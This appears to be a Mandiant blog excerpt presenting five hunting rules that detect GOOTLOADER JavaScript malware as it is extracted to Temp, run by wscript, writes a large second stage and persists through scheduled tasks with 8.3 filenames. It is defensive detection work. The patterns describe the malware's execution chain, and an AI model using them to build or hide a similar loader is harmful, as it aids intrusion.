This rule detects the extraction of a **GOOTLOADER js** file to a Temp folder:

```
rule gootloader_js_extract
{
    meta:
        author = "Mandiant"
        description = "This rule matches the extraction of a GOOTLOADER js file by explorer.exe."
        mitre_attack_tactic = "Execution"
        mitre_attack_technique = "User Execution: Malicious File"
        mitre_attack_url = "https://attack.mitre.org/techniques/T1204/002/"
        mitre_attack_version = "v15.1"
        severity = "High"
        priority = "High"
        platform = "Windows"
        type = "hunt"

    events:
            re.regex($e.file_path, `\\users\\.+\\AppData\\Local\\Temp\\.+(_|\s|\()\d{4,5}.?\.zip.+\.js$`)
nocase
        and
        re.regex($e.principal.process.file.full_path, `explorer\.exe`) nocase
        and
        $e.metadata.event_type = "FILE_CREATION"

    condition:
        $e
}
```

This rule identifies the execution of **GOOTLOADER** malware from the Temp folder:

```
rule gootloader_js_execute
{
    meta:
        author = "Mandiant"
        description = "This rule matches the execution of a GOOTLOADER js file from a temporary directory."
        mitre_attack_tactic = "Execution"
        mitre_attack_technique = "Command and Scripting Interpreter: JavaScript"
        mitre_attack_url = "https://attack.mitre.org/techniques/T1059/007/"
        mitre_attack_version = "v15.1"
        severity = "High"
        priority = "High"
        platform = "Windows"
        type = "hunt"

    events:
            re.regex($e.target.process.command_line,
`wscript\.exe.+\\users\\.+\\AppData\\Local\\Temp\\.+\.js`) nocase
        or
        re.regex($e.principal.process.command_line,
`wscript\.exe.+\\users\\.+\\AppData\\Local\\Temp\\.+\.js`) nocase

    condition:
        $e
}
```

This rule identifies the creation of a large .dat, .log, or .js file by wscript.exe:

```
rule gootloader_second_stage_create
{
    meta:
        author = "Mandiant"
        description = "This rule matches the creation of a large .dat, .log, or .js file by wscript.exe"
        mitre_attack_tactic = "Execution"
        mitre_attack_technique = "Command and Scripting Interpreter: JavaScript"
        mitre_attack_url = "https://attack.mitre.org/techniques/T1059/007/"
        mitre_attack_version = "v15.1"
        severity = "High"
        priority = "High"
        platform = "Windows"
        type = "hunt"

    events:
        re.regex($e.target.file.full_path, `\\users\\.+\\AppData\\Roaming\\.+\.(js|log|dat)$`) nocase
        and
        $e.metadata.event_type = "FILE_CREATION"
        and
        re.regex($e.principal.process.file.full_path, `wscript`) nocase
        and
        $e.target.file.size >= 4000000
    condition:
        $e
}
```

This rule identifies the creation of a **GOOTLOADER** scheduled task that executes a .js file using its 8.3 filename:

```
rule gootloader_task_create
{
    meta:
        author = "Mandiant"
        description = "This rule matches the creation of a scheduled task that uses an 8.3 filename and a
.js extension"
        mitre_attack_tactic = "Execution"
        mitre_attack_technique = "Scheduled Task/Job: Scheduled Task"
        mitre_attack_url = "https://attack.mitre.org/techniques/T1053/005/"
        mitre_attack_version = "v15.1"
        severity = "High"
        priority = "High"
        platform = "Windows"
        type = "hunt"

    events:
        ($e.metadata.event_type = "SCHEDULED_TASK_CREATION" or
        $e.metadata.event_type = "SCHEDULED_TASK_MODIFICATION")
        and
        re.regex($e.target.process.command_line, `(c|w)script(\.exe)?("|\s){1,3}[A-Z0-9]{6}~1\.js`) nocase

    condition:
        $e
}
```

This rule identifies the execution of a **GOOTLOADER** scheduled task that executes a .js file using its 8.3 filename:

```
rule gootloader_task_execute
{
    meta:
        author = "Mandiant"
        description = "This rule matches the execution of a GOOTLOADER scheduled task that uses an 8.3
filename."
        mitre_attack_tactic = "Execution"
        mitre_attack_technique = "Scheduled Task/Job: Scheduled Task"
        mitre_attack_url = "https://attack.mitre.org/techniques/T1053/005/"
        mitre_attack_version = "v15.1"
        severity = "High"
        priority = "High"
        platform = "Windows"
        type = "hunt"

    events:
            re.regex($e.target.process.command_line, `(c|w)script\.exe("|\s){1,3}[A-Z0-9]{6}~1\.js`) nocase
or
        re.regex($e.principal.process.command_line, `(c|w)script\.exe("|\s){1,3}[A-Z0-9]{6}~1\.js`) nocase

    condition:
        $e
}
```

Have questions or feedback for the Managed Defense team? Comment on the blog or ask a question in the Managed Defense Forum.